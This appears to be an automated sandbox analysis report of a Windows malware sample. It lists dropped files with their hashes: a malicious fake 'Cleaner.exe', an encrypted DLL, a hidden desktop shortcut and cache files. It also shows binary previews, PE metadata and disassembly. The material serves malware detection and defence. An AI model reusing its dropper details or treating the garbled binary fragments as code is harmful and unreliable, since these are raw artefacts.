Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719940" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:29:53 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	94676
Entropy (8bit):	2.03619832732963
Encrypted:	false
SSDEEP:	384:BPwyPhVnUbsJ9PuiYXcPObDUT4LNpOjHYIzADGBqEX7LtMRYB4bkyP:+yPzxJ9PuxUMZpOUAMP
MD5:	C7A947FFB5664EB838577C8A5AFB8A2E
SHA1:	58011E9C9BCC42A5C84FCFF6F7E8469CBDF82115
SHA-256:	07A75195B2B86B1A927250E1E7932C2948AA1D95204797B2A46B9645ABD28E3D
SHA-512:	40E8BB0AFD2BBDC4A7B75EA547158878DA02B903D57CA4BF136F8428488142E3D003CA91EC5FEFA39E7ACB83188328DC604A01C358DFA06330B3313FE0D4265
Malicious:	false
Preview:	MDMP..... .....~;c.....x.....D?.....T.....8.....T.....x$..\M.....d.....P.....U.....B..... .GenuineIntelW.....T.....|...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.6958151770219105
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/CK6Izp+6YBShSUpbkSgmf6TS4CpBk89bwysffkwm:RrlsNiP6IzQ6YB0SUDgmf+SDwxfa
MD5:	BAEA939A33C066CDAC533ED4BB07685C
SHA1:	78509AEC3E43E7801442F28BD094E68511B87096
SHA-256:	1A072632181920CF9C70CAD46F74D4274A83199997C53A2D2FF2328B15B6A902
SHA-512:	A21F4AF0E3DDD5B3AA72800A0836F21BA4751E80DB7CE9BD3835868BA0407ECC12A2266B2C53942F250A35AB9CC41261DA4CBB3C0B53975E7C868CEC22F9342E
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</./.L.C.I.D.>.....</./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9.6.</./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC26D.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.458457061278479
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWl9cSWgc8sqYj+8fm8M4JblMFF+q8vclCr8MjTzd:uITfh/zgrsqY3JpwKoCr8MXzd
MD5:	7FFD213E5875EB41AEF4C2FBBFB57C5C
SHA1:	F91A9D0A82A0E6BE6F8E77E4D90EAC8951254CDB
SHA-256:	D1B81B11648E0F6833FF746275B2D9252B31FC5F8226CCA7C45B834EA84668F0
SHA-512:	9D091BCC0E8132C9FDF2489707816632608 2F66E4EE59D6EE6183DD161E679BB6700726CD0E22A165EC2C10B1EAC3A1FC8BF04E8D9E0A13DC3C28872B71159B
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719940" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC980.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Oct 4 00:29:55 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	103386
Entropy (8bit):	2.0851608891850866
Encrypted:	false
SSDEEP:	384:EpwjGizPDGYjUdeztRtFZYXmPOFncZarT4LNpOjHwveXzoYZfvr0ZWP:kHiPy+UdeztRtFUlMZpOM2fD0
MD5:	ED9A797712F185529B05E65284A4C5A2
SHA1:	926267A934EEF1FC491C41EA8C9D7F2925D62D66
SHA-256:	D8AA8B659BC463CBA9F2057660ADC8D6BD5A2DC769E8BE86444C516CAB0C5367
SHA-512:	B436071DE0F12B0CBED80F845269ACCF4449A4C1D4F2A20906A58BC7FEF0846C44B3BE374E5F9DB46D2DF6DFDB1D9BE8691C37B87112C853ACC4CFDC4E8EA7E1
Malicious:	false
Preview:	MDMP..... .....~;c.....C.....T.....8.....T.....@*...i.....U.....B.....\.....GenuineIntelW.....T.....\...h~;c.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC01.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.6955265060547693
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi/CR6laxt6YBStSUHpgmf6TS4CpBY89bdysfw/m:RrlsNiE6laxt6YB4SUJgmf+SHdxfV
MD5:	D60843507CAB3A23073630B0FBDA8E1C
SHA1:	1B4FA2E29515EC4C697F5EB75132DE2C7AE3D58B
SHA-256:	C691854134DA01AB60B97E96E02DC9DCB6464F13A163808CC0B8B1C711D03EFF
SHA-512:	2105DBFFFA3D30D8124E01F27DFBF86320DD81CCC3AC77202FD59C2FCD253413425E1AD79909E9CE807163FBE52F66053DAA0C08C64066E9B7C90E10BF9D4E3
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.1.9.6.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC9E.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4674
Entropy (8bit):	4.459801496716276
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWl9cSWgc8sqYjh8fm8M4JblMFO+q8vclCr8MjTzd:uITfh/zgrsqYaJp/KoCr8MXzd
MD5:	63751B32A60BE5D04952043392BE8999
SHA1:	6C5A2FA9D95FE64D22225C8666D3F027E3101561
SHA-256:	93A1C016CDBCB4A635D68282899146ABFC38D41CABDD688E51300A734BBDF719
SHA-512:	F48960461ED86D01B81AD6D52A3F9A144579558419162C0E5A0979B3773186511439123584 0FFE7D2FB37928FBC30BBD69D37B4B0A8EA49B1E06B5545FBB418E
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1719940" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\library[1].htm

Process:	C:\Users\user\Desktop\file.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3AB99
Malicious:	false
Preview:	0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\soft[1]

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3947920
Entropy (8bit):	7.275018147968825
Encrypted:	false
SSDEEP:	49152:+/PD/DL/D9CuZrr2h60qPPB+lJJkF9IC966eB+lJJkF9IC966eB+lJJkF9IC966h:+3D///UUrP43m8C/3m8C/3m8C5
MD5:	04514BD4962F7D60679434E0EBE49184
SHA1:	1493A5447EB8156A7D7AECFF60EE8BFBA2209526
SHA-256:	C394B068AA87264419F60838A8812B750E67CF93F2494C62B9078C3708072568
SHA-512:	A71C7ED5DFDDA22F095DC99B16E8342A42E3361BE16E0241DBF8983DD0D5F6E90EB0299AAC1815CF78AD3A9F15FA89B42B720B7F818EE5F502300F102EF4C93E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 29%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....'"...0..... ... .@.. .....`..... .`.....T...O.... ..2.....(<.....@.....8..... ..... .H.....text..... .....`.rsrc...2.... .....@..@.relo c.....@.....@..B.....H.....h...@E.....T.....;.....(....*..(....*.~....-.r...p.....(....o....s.....~....*.~....*.....*j(....r=..p~....o....t....*j(....r M..p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*.~....*..(....*Vs....(....t.....*N.(.....(.....(....*....0..f.....(.....8M.....o....9:....o.....o.....-a.{.....<...%..o.....%.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\fuckingdllENCR[1].dll	
Process:	C:\Users\user\Desktop\file.exe
File Type:	data
Category:	dropped
Size (bytes):	94224
Entropy (8bit):	**7.998072640845361**
Encrypted:	**true**
SSDEEP:	1536:NsbI9W6dHdtnEXOxZpPzIUcETzNtXofjmgGTeJduLLt+YBPoJTMRmNXg30:KWW6TZVz9PNtXo8M5OR0
MD5:	418619EA97671304AF80EC60F5A50B62
SHA1:	F11DCD709BDE2FC86EBBCCD66E1CE68A8A3F9CB6
SHA-256:	EB7ECE66C14849064F462DF4987D6D59073D812C44D81568429614581106E0F4
SHA-512:	F2E1AE47B5B0A5D3DD22DD6339E15FEE3D7F04EF03917AE2A7686E73E9F06FB95C8008038C018939BB9925F395D765C9690BF7874DC5E90BC2F77C1E730D3A0
Malicious:	false
Preview:	...mi...};...F".).T..'K;....O.Y0:.....3j.\.Ij.2R.P....C...q.|.2.....iR2W.F.C=MU.....H6...A.....@..O.c...M.x8...L..- ..b..|.C...Z}.w...I.a.aT...br,...6w#.j.P.li.=.....o.....S.{..R.....5....#;....-....b+..G(.>..Q.....iN{.+y...ZC.z3sE...T..2.J...3.9U.4&..P....."wI.....@....x%>..D..'z.^....^(.....NC.[[k.....V]G..)e.....`.....K/L.Ul..F.."..8$.Ad....:i.g..0.d...[...T"l.U.M.=.0...,..,.ku.W,.....7`Q.Fi=w...u..:..Q-.R.}0...L.....n...t.nv.....z....e..I.C.....9.V.~1+[]..7...xQ.....$.L..o.eQ./.b..Z.....p].;i*)...#.b...%1.....@...G..[...../.c.Z.....G.:..n..E.i.O..o.U.B.Px....1{,a.....#k.dj..L4...}.d<.....Iyy.J..f.W..,^vV.Ao.K."+OX8!F...YP...u.-..Bik.[.u...&Wt..P...m....^ ..k~.....l..o.zMV.!s..h...{.n2;z...K..?S..-...eW...c.....-V.bg..9.I..g.x.g...}.'.5..(*P...J#..:. IS..D}.v.....jK9.LQF...oOhV...).h.v^-..F...<.....Vh.1....!...!...BYc..C?..D2.....2.K(..6....B....D..ay..=|...'....[1.~.YB:./...A`...=..F..K.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\ping[1].htm	
Process:	C:\Users\user\Desktop\file.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3AB99
Malicious:	false
Preview:	0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\ping[1].htm	
Process:	C:\Users\user\Desktop\file.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	17
Entropy (8bit):	3.1751231351134614
Encrypted:	false
SSDEEP:	3:nCmxEl:Cmc
MD5:	064DB2A4C3D31A4DC6AA2538F3FE7377
SHA1:	8F877AE1873C88076D854425221E352CA4178DFA
SHA-256:	0A3EC2C4FC062D561F0DC989C6699E06FFF850BBDA7923F14F26135EF42107C0
SHA-512:	CA94BC1338FC283C3E5C427065C29BA32C5A12170782E18AA0292722826C5CB4C3B29A5134464FFEB67A77CD85D8E15715C17A049B7AD4E2C890E97385751BE
Malicious:	false
Preview:	UwUoooIIrwgh24uuU

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\dll[1]	
Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	242176
Entropy (8bit):	6.47050397947197
Encrypted:	false
SSDEEP:	6144:SIQpxILDXGGMO7Ice9C5kQw2hWHcHTykhb:SIQpxILDXGGlET9n/cHG
MD5:	2ECB51AB00C5F340380ECF849291DBCF

SHA1:	1A4DFFBCE2A4CE65495ED79EAB42A4DA3B660931
SHA-256:	F1B3E0F2750A9103E46A6A4A34F1CF9D17779725F98042CC2475EC66484801CF
SHA-512:	E241A48EAFCAF99187035F0870D24D74AE97FE84AAADD2591CCEEA9F64B8223D77CFB17A038A58EADD3B822C5201A6F7494F26EEA6F77D95F77F6C668D088E6B
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...JI.X.....!..... ....@.....W..... ....H.....text...4.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....`..4e.....U.....}.Y.y.=.{.X.x.=..r...p.o2....o...(3.....o2...}....*:..s.....(....*.....*2r...p(;...&*Vr...p.....r...p.....*..(....*>.....}....*...(C.....o...(D...(E...}.....(F...(E...(G...&*>.....}....*...(C.....o...(D...}.....(F...(E...(H...&*".....*>.....}....*R..} .....{ ...oo...*..{ ...*"..}!...*..{!...*...}.....{#....{....op....{.. ..,...{ ...oo...*..{!...oo...*..{....*B.....su...(v...*..{#....{#...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\library[1].htm

Process:	C:\Users\user\Desktop\file.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3AB99
Malicious:	false
Preview:	0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\ping[1].htm

Process:	C:\Users\user\Desktop\file.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3AB99
Malicious:	false
Preview:	0

C:\Users\user\AppData\Local\Temp\6clvSx8en71SUl1hUuzQ6n56lWM0\Bunifu_UI_v1.5.3.dll

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	242176
Entropy (8bit):	6.47050397947197
Encrypted:	false
SSDEEP:	6144:SIQpxILDXGGMO7Ice9C5kQw2hWHcHTykhb:SIQpxILDXGGlET9n/cHG
MD5:	2ECB51AB00C5F340380ECF849291DBCF
SHA1:	1A4DFFBCE2A4CE65495ED79EAB42A4DA3B660931
SHA-256:	F1B3E0F2750A9103E46A6A4A34F1CF9D17779725F98042CC2475EC66484801CF
SHA-512:	E241A48EAFCAF99187035F0870D24D74AE97FE84AAADD2591CCEEA9F64B8223D77CFB17A038A58EADD3B822C5201A6F7494F26EEA6F77D95F77F6C668D088E6B
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...JI.X.....!..... ....@.....W..... ....H.....text...4.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....`..4e.....U.....}.Y.y.=.{.X.x.=..r...p.o2....o...(3.....o2...}....*:..s.....(....*.....*2r...p(;...&*Vr...p.....r...p.....*..(....*>.....}....*...(C.....o...(D...(E...}.....(F...(E...(G...&*>.....}....*...(C.....o...(D...}.....(F...(E...(H...&*".....*>.....}....*R..} .....{ ...oo...*..{ ...*"..}!...*..{!...*...}.....{#....{....op....{.. .,...{ ...oo...*..{!...oo...*..{....*B.....su...(v...*..{#....{#...

C:\Users\user\AppData\Local\Temp\6clvSx8en71SUl1hUuzQ6n56lWM0\Cleaner.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3947920
Entropy (8bit):	7.275018147968825
Encrypted:	false
SSDEEP:	49152:+/PD/DL/D9CuZrr2h60qPPB+lJJkF9IC966eB+lJJkF9IC966eB+lJJkF9IC966h:+3D///UUrP43m8C/3m8C/3m8C5
MD5:	04514BD4962F7D60679434E0EBE49184
SHA1:	1493A5447EB8156A7D7AECFF60EE8BFBA2209526
SHA-256:	C394B068AA87264419F60838A8812B750E67CF93F2494C62B9078C3708072568
SHA-512:	A71C7ED5DFDDA22F095DC99B16E8342A42E3361BE16E0241DBF8983DD0D5F6E90EB0299AAC1815CF78AD3A9F15FA89B42B720B7F818EE5F502300F102EF4C93E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 29%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."...0..... ... .@.. .....`.....`.....T...O... ..2.....(<.....@.....8..... ....H.....text..... ....`.rsrc...2.... .....@..@.relo c.....@.....@..B.....H.....h...@E.....T.....:.....(....*..(....*.~....-.r...p.....(....o....s.....~....*.~....*.....*j(....r=..p~....o....t....*j(....rM..p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*j(....r...p~....o....t....*.~....*..(....*Vs....(....t.....*N.(.....(.....(....*....0..f.....(.. .....8M.....o....9:....o.....o.....-a.{.....<...%..o.....%.

C:\Users\user\Desktop\Cleaner.lnk

Process:	C:\Users\user\Desktop\file.exe
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Description string, Has Relative path, Icon number=0, Archive, ctime=Mon Oct 3 23:30:18 2022, mtime=Mon Oct 3 23:30:18 2022, atime=Mon Oct 3 23:30:18 2022, length=3947920, window=hide
Category:	dropped
Size (bytes):	2214
Entropy (8bit):	3.9313193863453852
Encrypted:	false
SSDEEP:	48:81utFiwiLRwztCGqObJilZGqOnqV1oB6:8mMFFSvbhK1o
MD5:	C33A2A09C2B58C5F99B46ACF927B39C9
SHA1:	E3416DF6B82B0D497B66FD70632C100EFD909DA2
SHA-256:	85E6634779D4685011A7D1B2988DCE28267C4C314D4D0F0D5F9CB431D36AD857
SHA-512:	B12A716DB41AF508A5A05DBAF27774571E9F8AC2D30F1316BD3F472B9B39A7972E106ED7EA6B469428EFE4DEEDBDCDD5AF459CD33429CA7B95473F1956CE071A
Malicious:	false
Preview:	L.....F.@.. ...sZ.z.....z.....z.....=<.....@.:..DG..Yr?.D..U..k0.&...&.....-..F`.....Dq|.....t...CFSF..1.....NM...AppData...t.Y^...H.g.3..(.....gVA.G..k...@ .....NM.DU.....Y.....R..A.p.p.D.a.t.a...B.P.1.....U....Local.<.....NM.DU.....Y.....z..L.o.c.a.l.....N.1.....DU....Temp..:.....NM.DU.....Y..... .....T.e.m.p.....1.....DU....6CLVSX~1..j.....DU..DU.....6.c.l.v.S.x.8.e.n.7.1.S.U.l.1.h.U.u.z.Q.6.n.5.6.l.W.M.0.....b.2..=<.DU.. .Cleaner.exe.H.....DU..DU..... .....(.C.l.e.a.n.e.r...e.x.e.....z.....-.....y.....U.....C:\Users\user\AppData\Local\Temp\6clvSx8en71SUl1hUuzQ6n56lWM0\Cleaner.exe....O.p.t.i.m.i.z.e. .y.o.u.r. .P.C.>.....\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.6.c.l.v.S.x.8.e.n.7.1.S.U.l.1.h.U.u.z.Q.6.n.5.6.l.W.M.0.\.C.l.e.a.n.e.r...e.x.e.K.C.:\.U.s.e.r.s.\.a.l.f.o.n.s.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.462227283357498
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	file.exe
File size:	238080
MD5:	526fde9e61b1b4835885973331fa1616
SHA1:	ebbb0c3586b8a0244585eacb44ca125ac933ad8e
SHA256:	093741e4079a8092ba9d94653cb4f11c15fbe1e9ef53690e91628c61f0cc9440

SHA512:	ceff6066cd30ead43c4afcdc1b227ae114d4174fb75ff68c1495cbc6ef7bcb158bf2535669bd9add353e72ed3b97df48a9ad4cf21941db9d702d6f786bbae318
SSDEEP:	6144:oKFyXCCNTdMc9uzUCEJ/z1qWYHR+qvkqs3PZ5E:NFoC+ZUzl+RWR+1qs/s
TLSH:	7B34F1123CD18932C93E74718C71CA5277BFB8816672D94A76FC1AAE5F626C06E30397
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}.....N1.....N'.....D....N .....N0.....N5.....Rich.....PE..L.....Mb.....

File Icon

Icon Hash:	3370686068686869

Static PE Info

General

Entrypoint:	0x404be7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	NX_COMPAT, TERMINAL_SERVER_AWARE
Time Stamp:	0x624D8102 [Wed Apr 6 12:01:06 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	c9c09dee9cb4e9617f155f42be2e2cc0

Entrypoint Preview

Instruction
call 00007F16B8E0F99Bh
jmp 00007F16B8E0C52Dh
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
mov ecx, dword ptr [esp+04h]
test ecx, 00000003h
je 00007F16B8E0C6D6h
mov al, byte ptr [ecx]
add ecx, 01h
test al, al
je 00007F16B8E0C700h
test ecx, 00000003h

Instruction
jne 00007F16B8E0C6A1h
add eax, 00000000h
lea esp, dword ptr [esp+00000000h]
lea esp, dword ptr [esp+00000000h]
mov eax, dword ptr [ecx]
mov edx, 7EFEFEFFh
add edx, eax
xor eax, FFFFFFFFh
xor eax, edx
add ecx, 04h
